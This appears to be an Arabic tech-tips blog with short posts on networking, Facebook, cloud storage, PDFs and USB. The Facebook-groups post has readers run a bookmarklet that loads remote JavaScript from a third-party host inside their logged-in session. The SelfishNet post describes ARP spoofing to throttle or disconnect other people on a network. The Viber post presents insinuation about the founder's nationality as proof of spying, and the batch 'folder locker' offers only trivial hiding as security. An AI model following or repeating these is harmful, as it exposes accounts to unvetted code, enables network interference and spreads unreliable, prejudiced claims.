الأربعاء، 15 يناير 2014

كيف تحدد بدقة الخلل الذي يسبب لك انقطاع الأنترنت

ليست هناك تعليقات :
في كثير من الأحيان ينقطع الاتصال بالأنترنت بدون سبب واضح، هذا بطبيعة الحال مشكل كبير جدا بالنسبة لكل مهووس ، و أول ماتفكر به هو التأكد من أن الكابل أو المودم متصل بالحاسوب أو أن جهاز الروتر يعمل ، طبعا هذه إجراءات بديهية و في كثير من الأحيان تجد أن المشكل بعيد كل البعد عن هذه الأمور و يتعلق بالنظام أي أن هناك خلل معين في النظام .
الجزء الصعب من حل هذه المشاكل كما يعلم جميع المختصين يكمن في تحديد منطقة الخلل ، هذا بطبيعة الحال أمر صعب و نقوم به يدويا ، لكن في هذه التدوينة ستتعرف على طريقة جميلة لتحديد المشكل و بالتالي سيسهل عليك حله . .
undefinedChrome Connectivity Diagnostics هو تطبيق لمتصفح غوغل كروم ، يمكنك من خلاله تشخيص و تحديد مكامن الخلل في انقطاع الاتصال بشبكة الأنترنت ، بدون الحاجة إلى برامج في بعض الأحيان تكون تافهة و غير مفيدة بتاتا .
إذن الأمر سهل جدا كل ما عليك تنصيب الإضافة من متجر غوغل ، ستظهر الإضافة على مشغل تطبيقات غوغل كروم "
App Launcher" تقوم بعد ذلك بالضغط عليه ليبدأ الفحص الذي يشمل تقريبا كل الأخطاء الشائعة .

عند الانتهاء من الفحص إن كان اتصالك سليما تظهر لك النتائج التالية مع علامة خضراء :Internet connection available (إذا لم تكن متصل بالأنترنت سيظهر لك عكس هذه الرسالة مع إشارة حمراء )DNS server available
Internet traffic not blocked by captive portal (DNS)
Internet traffic not blocked by captive portal (HTTP)
Internet traffic not blocked by firewall on port 80
Internet traffic not blocked by firewall on port 443
No delay in DNS resolution
No delays in receiving responses from Google websites

undefinedعند و جود أي خلل في اتصالك سيظهر لك علامة حمراء و تفاصيل مشكلتك بدقة لكي يسهل عليك حلها .
اقرأ المزيد Résumé abuiyad

الجمعة، 3 يناير 2014

حظر الاعضاء على صفحات الفيس بوك

ليست هناك تعليقات :
بسم الله الرحمن الرحيم

لحظر الاعضاء على صفحات الفيس بوك
  1. افتح لوحة المدير الخاصة بك واضغط على الرابط في قسم تسجيلات الإعجاب
  2. اضغط على x بجوار اسم الشخص الذي تريد حظره
  3. حدد المربع حظر نهائي واضغط على موافق
من أي منشور على يوميات صفحتك:
  1. مرّر الماوس فوق منشور الشخص الذي تريد حظره واضغط على x
  2. حدد حذف
  3. اضغط على حذف المستخدم وحظره
من تعليق:
  1. مرّر الماوس فوق تعليق الشخص الذي تريد حظره واضغط على x
  2. اضغط على حظر [User Name]
لمشاهدة جميع الأشخاص المحظورين من صفحتك، اضغط على تعديل الصفحة في أعلى الصفحة وحددمشاهدة المستخدمين المحظورين... من القائمة المنسدلة.

والى لقاء فى تدوينة اخرى
والسلام عليكم ورحمة الله وبركاتة
اقرأ المزيد Résumé abuiyad

الاثنين، 16 ديسمبر 2013

قفل الملفات والمجلدات بكلمة سر بدون برامج ... الشرح بالصور

ليست هناك تعليقات :
مرحبا بزوار مدونة افكار اكسبريس الكرام، أتيت لكم اليوم بطريقة حلوة و سهلة لقفل أي مجلد ( فولدر ) بكلمة السر و بدون أي برنامج... تعملها مرة واحدة و يبقى عندك مجلد مخفي بكلمة مرور و تضع فيه كل
الملفات التي تريد إخفاءها و حمايتها.

لطريقة :

1- افتح المفكرة Bloc-notes أو Notepad و الصق الرمز أدناه... 
ثم قم باستبدال afkar-express بكلمة السر التي تُريد.

@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==afkar-express goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End - See more at: http://afkar-express.blogspot.com

2- احفظ الملف تحت اسم locker.bat مع إمكانية تغيير كلمة locker بأي كلمة تريد

بعد حفظ الملف سيظهر بهذا الشكل ( أنا حفظته تحت إسم afkar-express.bat )
3- قم بفتح هذا الملف الجديد و ستلاحظ ظهور مجلد جديد بإسم Locker
4- حان الآن وقت وضع جميع الملفات و المجلدات التي تريد قفلها بداخل المجلد Locker

5- لقفل المجلد و إخفائه : اضغط على الملف afkar-express.bat مرتين، و سيظر مربع أسود، اكتب y ثم اضغط Enter على لوحة المفاتيح

ستلاحظ اختفاء المجلد :) أليس كذلك؟؟

6- لفتح المجلد : اضغط على الملف afkar-express.bat مرتين، و اكتب كلمتك السرية ثم اضغط Enter على لوحة المفاتيح

أتمنى أن أكون قد وفقت في الشرح و أي سؤال أو استفسار بخصوص الموضوع أنا جاهز للإجابة عليه :)
اقرأ المزيد Résumé abuiyad

ما لا تعرفه عن برنامج المحادثات المجاني “فايبر Viber”

ليست هناك تعليقات :

ما لا تعرفه عن برنامج المحادثات المجاني “فايبر Viber”
يجمع التطبيق بيانات المستخدمين على مدى عامين، والمؤسس إسرائيلي

جميعنا نعرف برنامج المكالمات و المحادثات المجاني فايبر, و للأسف الشديد فإن أغلبنا يستخدمه و بشكل كبير حتى أصبح بديلاً عن الهاتف العادي في جميع مكالماتنا و مراسلاتنا الخاصة. لكن من أين جاء؟
وصل عدد مستخدمي برنامج فايبر حتى الآن إلى أكثر من 100 مليون مستخدم حول العالم, و حسب ويكيبيديا فمؤسس و مالك شركة فايبر ميديا  هو “تالمون ماركو” و هو إسرائيلي-أمريكي, و مقر الشركة هو في قبرص. الكثير من المستخدمين يعرفون هذه المعلومة و مع ذلك يستخدمون البرنامج!
قمت بالبحث عن فايبر في غوغل تريندز (خدمة من غوغل تخبرك بشعبية العناوين و الأشياء حول العالم) و ما وجدته هو أنه أول 10 نتائج للبلدان التي ينتشر فيها البرنامج, 7 منها هي بلدان إسلامية أو فيها أغلبية مسلمة. و جميعها في الشرق الأوسط…
ملاحظة أخرى هي أن فايبر ليست شركة ربحية, فهي تقدم خدمة مجانية 100% خالية من الإعلانات و لا توجد أي ميزات مدفوعة. تخيل التكلفة التي تدفعها الشركة لـ100 مليون مستخدم حول العالم لمدة سنتين حتى الآن! و مع ذلك فلا يوجد مصدر ربح! لا بد من ممول للشركة “ذو هدف محدد” مستعد لدفع كل هذه التكاليف ليحصل على ما يريد… أليس كذلك!؟
لمعرفة المزيد عن هذه الشركة المريبة قمت بالبحث عن تاريخ مؤسسها و مالكها “تالمون ماركو” و هنا كانت المفاجئة…مؤسس شركة فايبر كان لديه مشاريع سابقة لهذا البرنامج و هي:
  • iMesh: برنامج لمشاركة الملفات على الإنترنت. وجد أنه يقوم بتنزيل برامج خبيثة و أدوات تجسس و اختراق على أجهزة المستخدمين!
  • Bandoo: إضافة لموقع فيسبوك, تقوم أيضاً بتنزيل برامج تجسس و برمجيات خبيثة!
تاريخ هذا الشخص حافل بدون أدنى شك.  و لكن من هو!؟
“Talmon served for four years in the Israel Defense Forces and held the position of CIO of the central command.  He graduated Cum Laude from the Tel-Aviv University with a degree in Computer Science and Management. [1]
تالمون خدم لمدة أربعة سنوات في قوى الدفاع الإسرائيلية و شغل منصب المدير التنفيذي المسؤول عن المعلومات في القيادة المركزية. لقد تخرج بدرجة امتياز من جامعة تل أبيب مع شهادة في علوم و إدارة الحاسب.”
هل عرفت مع من تتعامل الآن؟ إليك المزيد من المعلومات: قبرص هي مكان معروف لعمليات التجسس الإسرائيلية, و الشركة لا توفر أي وسيلة إتصال بها (عنوان أو رقم هاتف) عدا عنوان صندوق بريدي و لا يوجد أي معلومات عن ماهية الشركة أو هوية موظفيها على الموقع الخاص بها.
الآن و قد عرفنا أننا نتعامل مع خبير (أو خبراء) تجسس بامتياز, لنعد قليلاً إلى البرنامج… برنامج فايبر على الأندرويد (و الآيفون كذلك على ما أظن) لديه الصلاحية لقراءة جميع أسماءك و رسائلك و سجل هاتفك (حتى تلك التي ليست ضمن البرنامج) و لديه الصلاحية لمعرفة موقعك الجغرافي  و حساباتك الشخصية و تسجيل الصوت و إلتقاط الصور و تسجيل الفيديو. لديه أيضاً الصلاحية للوصول إلى جميع الملفات على هاتفك و قراءة إعداداتك و حتى البرامج التي تستخدمها! صدق أو لا تصدق…
برأيي هذا أكثر من كافي, فايبر هو برنامج تجسس إسرائيلي يجمع كافة البيانات عنك, قم بحذف اشتراكك من التطبيق ثم محوه من جهازك و قل هذا لمن تعرفه من مستخدمي البرنامج. هنالك بدائل عدة مثل سكايب و غوغل توك و غيرها.
اقرأ المزيد Résumé abuiyad

الاثنين، 9 ديسمبر 2013

5 استعمالات رائعة لخدمات التخزين السحابي لن تستطيع الإستغناء عنها

ليست هناك تعليقات :
انتشار التخزين السحابي الذي اصبح جزءا لا يتجزأ من الإستخدام اليومي لأجهزة الكمبيوتر المكتبية والهواتف الذكية ادى الى تخزين الملفات على أجهزة متخصصة في الأنترنت ثم تحميلها أو تعديلها من أي جهاز من دون عناء وأصبح بإمكان المستخدم الآن التعامل مع ملفاته من دون حملها معه في وحدات التخزين المحمولة “USB”. لكن ما قد يغفل عنه المستخدم هو بعض الإستعمالات الجميلة الغير رسمية لهذه الخدمات، والتي سأتطرق لبعضها هنا.

 التكامل بين IFTTT و الخدمات السحابية

  • التزامن بين الخدمات السحابية في ما بينها


على الأرجح ان لم تكن تستخدم خدمة سحابية واحدة فإنك تستخدم اثنتين أو ثلات أو حتى أكثر وتزامن ملفاتك عليها كلها في آن واحد لضمان عدم فقدان ملفاتك 100%، لكن ما سيوقفك عن ذلك هو الصبيب الذي لا يسمح بتزامن  ملفاتك على خدمتين او ثلاث بشكل سريع ومن ضمن الحيل التي يمكن استخدامها لتزامن الملفات عبر هذه الخدمات هي خدمة IFTTT.
استعمال Recipe لتزامن ملفاتك على خدمة DropBox مثلا مع Google Drive سيصبح سهلا، فالخدمة IFTTT سيتولى الأمر، أي ملف تضعه على Dropbox سيقون تلقائيا بوضعه على Google Drive أوتوماتيكيا.

  • تخزين مقالاتك المفضلة على شكل PDF


 ان كنت من مستخدمي تطبيق Pocket على هاتفك فأنت تتصفح العديد من المقالات يوميا لكن ربما تترك موضوعا مهما لضيق وقتك فتشتغل عنه لحين تنساه ولا يتسنى لم نرة اخرى الرجوع اليه، هنا تأتي فكرة Recipe اذ يسجل لك نسخة من الصفحة أو المقالات التي اعجبتك على قارئك Pocket بصيغة PDF داخل مجلد بالخدمة Dropbox.

استقبال ملفات من اصدقائك 


خدمة بسيطة، آمنة وسهلة تمكنك من استقبال ملفات على حسابك الشخصي من أصدقائك أو غيرهم من من أرفقتهم برايط لحسابك على الموقع + رقم سري تختاره ، وبذلك يمكن لهذه الفئة التي تحددها أن ترسل لك ملفات مباشرة لحسابك دون أي تدخل منك.

رابط الخدمة: اضغط هنا

استعمال Dropbox لإسترجاع ملفات Microsof Office التالفة


أحد مميزات الخدمات السحابية امكانية استرجاع نسخ من ملف أو مجلد، أو حتى استرجاع ما قمت بحذفه مسبقا من الخدمة، هذه الخاصية يمكن استغلالها أثناء العمل على برامجMicrosoft Office أو غيرها، فمجرد تغير مسار خاصية AutoRocover بالبرنامج ليكون داخل مجلد الخدمة على جهازك يتيح لك استرجاه نسخ من ملفاتك التالفة متى شئت.

تعقب جهاز تم سرقته


خاصية اضافية تقدمها الخدمات السحابية هي تلك المتعلقة بالأمان، وأحد هذه الخاصيات امكانية تعقب الأجهزة التي قمت بتنصيب برامجهم عليها، هكذا ان تمكن احدهم من سرقة هاتفك فقد تتمكن من معرفت هويته بتعقب دخوله للخدمة.
أما تطبيق Dropbox و Google Drive فخاصية تزامن الصور بشكل تلقائي التي يوفرانها تشكل نقطة مهمة في هذا الشأن، فلو افترضنا أن شخصا قام بسرقة هاتفك ولم يقم بفرمتته وبعد ذلك قام بتصوير شخص ما او مكان ما، فبالتالي هذه الصورة ستنتقل مباشرة الى حسابك الشخصي وقد تتمكن من معرفت هوية السارق 
واسترجاع الهاتف بمساعدة الشرطة.
اقرأ المزيد Résumé abuiyad

كيف تغادر جميع مجموعات الفيسبوك دفعة واحدة بنقرة زر

ليست هناك تعليقات :
قهرتك مجموعات الفيسبوك وتود ان تغادرها جميعا وبنقرة زر واحدة ؟ انت في المكان الصحيح ،لأنه في هذا الشرح ساقدم لك طريقة لكي تغادر جميع الجروبات دفعة واحدة ، وذلك عن طريق إستعمال كود جاڤاسكريبت وكذلك ستكون بالحاجة إلى متصفح فايرفكس الإصدار 20 ( الطريقة لاتعمل مع متصفح جوجل كروم او الإصدارات الاخرى من فايرفوكس ) .
 كيف تغادر جميع مجموعات الفيسبوك دفعة واحدة بنقرة زر

كيف تغادر كل مجموعات فيسبوك بنقرة زر واحدة (دفعة واحدة ) ؟
اولا قم بتحميل فايرفوكس الإصدار 20 Firefox v.20  وقم بتتبيثة بعد ذلك توجه إلى إضافة مفضلة جديدة bookmark ، إختر إسم للمفصلة في Name بعد ذلك في خانة location قم بوضع هذا الكود
javascript:(function(){document.body.appendChild(document.createElement('script')).src='http://yourjavascript.com/56192331113/toz.js';})();

ثانيا : بعد الإنتهاء من إعداد متصفح فايرفوكس ، الان سجل دخول بحسابك في الفيسبوك تم توجه إلى هذا الرابط Facebook bookmark Groups بعد ولوجك إليه انقر على المفضلة التي اضفت وستتكفل الاداة بإخراجك من جميع المجموعات تلقائيا ./

يرجى الإنتباه إلى انه يجب عليك كذلك القيام بالتأكد من حين لآخر انك بالفعل تستعمل الإصدار العشرين من موزيلا فايرفوكس ، ذلك لانه يقوم بتحديث تلقائي إلى اخر إصدار ، وذلك عن طريق النقر على ايقونة فايرفوكس تم الذهاب إلى مساعدة Help وبعد ذلك انقر على About . 

إذا لم تفهم الدرس جيدا ، يمكنك مشاهدة الشرح بالڤيديو اسفله ، حظ موفق
اقرأ المزيد Résumé abuiyad

كيف تمنع متطفل من معرفة المواقع التي زرتها أثناء إستعمالك للحاسوب عن طريق برنامج WIPE

ليست هناك تعليقات :
توجد العديد من السيناريوهات التي قد تجعلك لاترغب في ان يعرف متطفل ماهي المواقع التي زرتها او كذلك النشاطات التي قمت بها على الانترنت ، بل وأثناء تصفح الانترنت فإن المتصفح يسجل العديد من النشاطات في ملفات مختلفة يمكن ان يرجع إليها المتطفل ومن بينها :cookies ,index.dat  browser history إلخ ...

WIPE 2013 هو عبارة عن برنامج بسيط يقوم بمسح اثار إستعمالك لأي متصفح كليا من خلال مسح جميع البيانات التي لها علاقة ب cookies ,index.dat, caches, temporary internet files, browser history,  بحيث انه لايمكن إسترجاع هذه البيانات من بعد والتعرف على المواقع والنشاطات التي قمت بها أثناء التصفح ، البرنامج ضروري جدا في حالة إذا كان حاسوبك متعدد الإستعمال ولاترغب في اين يكشف عن المواقع التي زرتها ، كما يمكنك إستعماله في حالة دعت الضرورة ان تتواجد في مقهى للانترنت ، حيث ان بياناتك الخاصة تبقى معرضة للخطر .


برنامج WIPE 2013 يدعم جميع المتصفحات المعروفة مثل  IEو firefox و google chrome  يكفي بعد تحميل النسخة المجانية من البرنامج والتي ستفي جيدا بالغرض ، بعد التتبيث كذلك شغل البرنامج وسيعمل تلقائيا على فحص جميع البرامج التواجدة في الحاسوب من بينها المتصفحات التي تعمل بها ، تم بعد ذلك سيشرع في خطوة ثانية بمسح جميع المعلومات التي لها علاقة بتصفحك للانترنت . وللإشارة انه قبل شروع البرنامج في مسح معطيات البرامج سيطلب منك إقفال المتصفح قبل إتمام عملية آثار تصفحك . 
البرنامج يعمل بكفائة على ويندوز 8 ويندوز 7 و ويندوز إكسبي كذلك . 
تحميل : WIPE
اقرأ المزيد Résumé abuiyad

كيف تفك الحماية عن ملفات ال PDF في حالة نسيان الباسورد

ليست هناك تعليقات :


قد يحصل أن تنسى باسورد ملف PDF مما لايجعلك تستطيع نسخ او طباعة محتوى الكتاب إلا بعد إدخال الباسورد ، في هذا الموضوع سأساعدك على حل هذه المشكلة ببساطة شديدة ، طبعا الطريقة لاتهم ملفات الــ PDF التي تطلب منك إدخال باسورد قبل مشاهدة المحتوى وإنما فقط الملفات التي تمنعك من نسخ محتواها او طباعته ، حيث يتطلب منك الامر إدخال الباسورد . 
وتتمثل الطريقة في الدخول اولا إلى موقع FreeMyPDF تم رفع الملف المحمي ، عن طريق النقر على choose my file تم انقر مجددا على Do it بعد عملية رفع الملف قم بتحميل النسخة الجديدة للكتاب بعد إزاحة حماية الكتابة وكذلك الطباعة عن الملف ، حيث 100% ستلاحظ انه اضحى بإمكانك نسخ محتوى الملف او طباعته كذلك . أتمنى ان تكون هذه الحيلة ستسهل الحياة على العديد من الطلاب و الموظفين ، لاتنسى مشاركة التدوينة مع اصدقائك .
اقرأ المزيد Résumé abuiyad

الأحد، 1 ديسمبر 2013

شركة YouTube تطلق نظام تعليقات جديد لمنافسة شركة الفيسبوك

ليست هناك تعليقات :


بعد إعلان يوتيوب في سبتمبر الماضي عن إعتزامها الإعتماد على نظام تعليقات جديد مبني على تفاعل مستخدمي شبكة التواصل الإجتماعي جوجل بلس و بعد أسابيع من التجارب على الخاصية الجديدة, يمكن للجميع الأن ملاحظة التغيرات في نظام التعليق على يوتيوب, الإستراتيجية الجديدة من جوجل تهدف إلى جعل نظام التعليقات على ما يبدو مفيدا لـيوتيوب وكذالك لـجوجل بلس.
الإستراتيجية الجديدة لـيوتيوب تقتضي بأن تظهر التعاليق على الفيديوهات المطروحة ليس حسب التسلسل الزمني ولكن حسب وثاقة الصلة بالموضوع من خلال تقويمات باقي الأعضاء و عدد الردود على التعليق و خاصيات أخرى.
أما الأهم في كل هذا هو خاصية التفاعل مع الموقع الإجتماعي جوجل بلس من خلال إدراج حسابات جوجل بلس في التعليقات التي تضعها على أي فيديو مما يجعل منطقة التعليقات تتحول إلى منطقة خاصة لا يمكن أن يراها أو أن يعلق فيها إلا الأشخاص الذين تربطك بهم صداقة على شبكة جوجل بلس.
اقرأ المزيد Résumé abuiyad

تحكم فى سرعة تحميل الملفات ورفعها على الانترنت لاي جهاز معك على الشبكة

ليست هناك تعليقات :
هناك عدة حالات قد ترغب في ان تحدد سرعة الرفع والتحميل لاي حاسوب من الحواسيب المتواجدة معك في نفس الشبكة ، خصوصا ذا كان  فرد من افراد العائلة مولع بتحميل الالعاب والافلام بجودة عالية عن طريق برامج التورنت ، الامر الذي يسبب في بطئ الانترنت وهذا امر غير معقول ! . لهذا في موضوع هذه الحلقة ساتطرق معك خطوة بخطوة إلى طريقة تحديد سرعة الرفع والتحميل لاي حاسوب معك في الشبكة وذلك من خلال برنامج  SelfishNet
التحكم في سرعة الرفع والتحميل لاي حاسوب في الشبكة


البرنامج يعمل على إيهام الحواسيب التي معك على الشبكة بان حاسوبك هو جهاز الروتر وذلك عن طريق نسخ عنوان الــ MAC للروتر وإستخدامه ، الامر الذي يجعل الحواسيب التي معك في الشبكة عوض ان تربط إتصالها مباشرة مع الروتر ، فهي تربط الإتصال مع حاسوبك ، الاخير الذي يلعب دور الوسيط بين الحواسيب الاخرى  وبين الروتر . وعندها فإن الحاسوب الذي عليه برنامج SelfishNet سيصبح يتحكم في إستهلاك صبيب الانترنت لاي حاسوب معك في الشبكة ويمكنك ان تتحكم في صبيب الرفع والتحميل بل وقطع الانترنت عليه .

شرح برنامج SelfishNet

طريقة العمل بالبرنامج بسيطة جدا ، يكفي ان تقوم بتحميل إصدار برنامج SelfishNet إذا كنت تستعمل نظام ويندوز إكسبي او تحميل إصدار برنامج selfishnet winxp إذا كنت تستعمل ويندوز 7 او ڤيسات او كذلك ويندوز 8 selfishnet win7 . بعد تحميل وتتبيث البرنامج ، إذا كنت على ويندوز 7 او ويندوز 8 انقر على البرنامج بزر الفأرة الايمن وشغله بصلاحيات المدير ، بعد ذلك ستضهر نافدة إختر كارت الشبكة التي تتصل بها في الشبكة ثم  انقر على ايقونة Network Discovery اقصى اليسار من اجل مسح للشبكة وإضهار جميع الحواسيب المتصلة .  بعد ذلك إختر حاسوب من الحواسيب التي تود ان تتحكم في سرعة الرفع والتحميل ، إختر سرعة Download cap و upload cap تم انقر على الايقونة باللون الاصفر من اجل حصر سرعة الانترنت .
يمكنك كذلك بإستعمال برنامج SelfishNet  قطع الانترنت على الحواسيب التي معك عن طريق التعليم على Block قبل النقر على اليقونة باللون الاصفر مجددا من اجل طرد الحاسوب من الشبكة . للمزيد من التوضيح سوف اضع له فيديو فى اقرب وقت...
إذا ضهرت مشكلة في تشغيل البرنامج قم بتحميل وتتبيث هذه الدراڤرات WinPcap

اقرأ المزيد Résumé abuiyad

تعرف على الفرق بين Usb 2.0 و Usb 3.0

ليست هناك تعليقات :

هناك معيار جديد لمنافد Usb يدعى Usb 3.0 ، في هذه المقالة سنتحدث قليلا حول 3.0 Usb و الفرق بينه وبين Usb 2.0  حيث يعد Usb من اكثر المنافد إستعمالا في الحواسيب كما ان universal serial bus لحقته مجموعة من التطورات من النسحة 1.0 و  2.0  إلى النسخة 3.0 . ولعل اهم هذه التطورات هي سرعة تمرير البيانات من نسخة الى أخرى حيث يعد الان الــ Usb 3.0 هي اسرع نسخة في تمرير البيانات بين وحدات معلوماتية مختلفة .


فإذا كانت سرعة تمرير البيانات في Usb 1.0 و Usb 2.0 اقصاها  هي 480 ميغا بت في الثانية فإن النسخة 3.0 تأتي بسرعة 4.8 جيغات بت في الثانية وهذا يعني 10 مرات اسرع من النسخة 2.0 بعشر مراتأي اننا   نستطيع تمرير 64 جيغا من حاسوب الى مفتاح ايسبي في 20 دقيقة فقط وهذا رقم مذهل حقا !

كما ان السرعة  ليست هي الشيئ الوحيد الذي يميز نسحة 3.0 عن 2.0 فهناك كذلك إستهلاك الطاقة ! فنسخة 3.0 تستهل الطاقة الكهربائية بذكاء عن اي نسخة سابقة ، فمثلا إذا كان هناك تمرير بيانات فإن نسخة الــ Usb 3.0 ستسهلك طاقة اكبر من اجل ان تتم المهمة في اقصر وقت ممكن اما في حالة كان المنفذ لايعمل فإنه سيتوقف عن إستهلاك الطاقة وهذا امر اكثر روعة . خصوصا وان انظمة تشغيل ويندوز الحديثة مثل السبعاوي و ويندوز 8 يدعم الــ Usb 3.0 بشدة مما يجعل إستهلاك الطاقة في  3.0 اقل .


ولأن سرعة تمرير البيانات عالية في Usb 3.0  فإنها تحتاج الى عرض نطاق ترددي bandwidth كبير جدا ومتلائم مع الاجهزة المرتبطة به وهذا يعني انه إذا ماكنت تتوفر على مفتاح بيانات Usb 2.0  و ربطته مع منفد 3.0 فلا تنتظر سرعة تمرير كبيرة كون ان المفتاح غير متوافق مع المنفد 3.0 .


وفي الاخير يمكنك التميز بين منفد Usb 2.0 وUsb 3.0 من خلال اللون فإذا كان منفد Usb 2.0 لونه بالأسود " وهو معيار دولي " فإن Usb 3.0 لونه بالازرق .


اقرأ المزيد Résumé abuiyad

أشهر 7 أغلفة شخصية مبتكرة على الفيس بوك

ليست هناك تعليقات :

مستخدمون اختاروا أن يكون الغلاف الشخصي لهم على الـ"فيسبوك" وسيلة للإبداع.. والجنون.


منذ أن أطلق موقع التواصل الاجتماعي الشهير "فيسبوك" ميزة الغلاف الشخصي أو Facebook Cover، تنافس المستخدمون حول العالم في التطرق لأفكار غير معهودة لامتلاك غلاف مميز بأفكار مثيرة، تصل إلى حد الجنون في أحيان كثيرة، ولكنها تؤدي الغرض وهو لفت الانتباه.


1) وكالة E3 هي شركة تصميمات إيطالية، قامت بابتكار مجموعة من الأفكار

الجديدة للحصول على غلاف مميز لصفحات الفيسبوك، أبرزها فكرة ربط

الصورة الشخصية بالغلاف مباشرة أو مزجهم سوياً بفكرة جديدة ومبتكرة.


2) "جوزيب يديريتشو" أحد أشهر المستخدمين الذين تفننوا في وضع غلاف

جذاب لصفحته جعله محط اهتمام الجميع.


3) "ألفريدو توماسيلي" تحول إلى أحد الأبطال الخارقين من خلال إطلاق أشعة

الليزر على غلافه الشخصي بطريقة مباشرة ومثيرة!


4) "فابيو مارفيلا" استخدم تأثيرات المرآة الموجود في برامج التعديل على

الصور ولكن بطريقة ذكية وجديدة.


5) "إيفان مارينو" استغل المساحة الشاغرة في غلافه الشخصي واستعان

بفكرة جنونية، حيث قام بخلع الخوذة التي يرتديها ونسى تثبيت رأسه على ما يبدو.


6) "مايور يزومازنتي" حول غلاف صفحته على "فيسبوك" إلى ما يشبه

شاشة التلفاز، فهو يرغمك على مشاهدة ما يشاهده هو في كل مرة تقوم

بالدخول إلى حسابه.


أحذية فيسبوك وتويتر للتواصل الأنيق


7) "إيكابونغ" طالب في جامعة "سان فرانسيسكو" يعتبر من أشهر من

قاموا باستخدام صور مميزة لغلاف "فيسبوك" حيث تمتاز أفكاره بالتنوع

والمؤثرات المذهلة، والجنون التام.

اقرأ المزيد Résumé abuiyad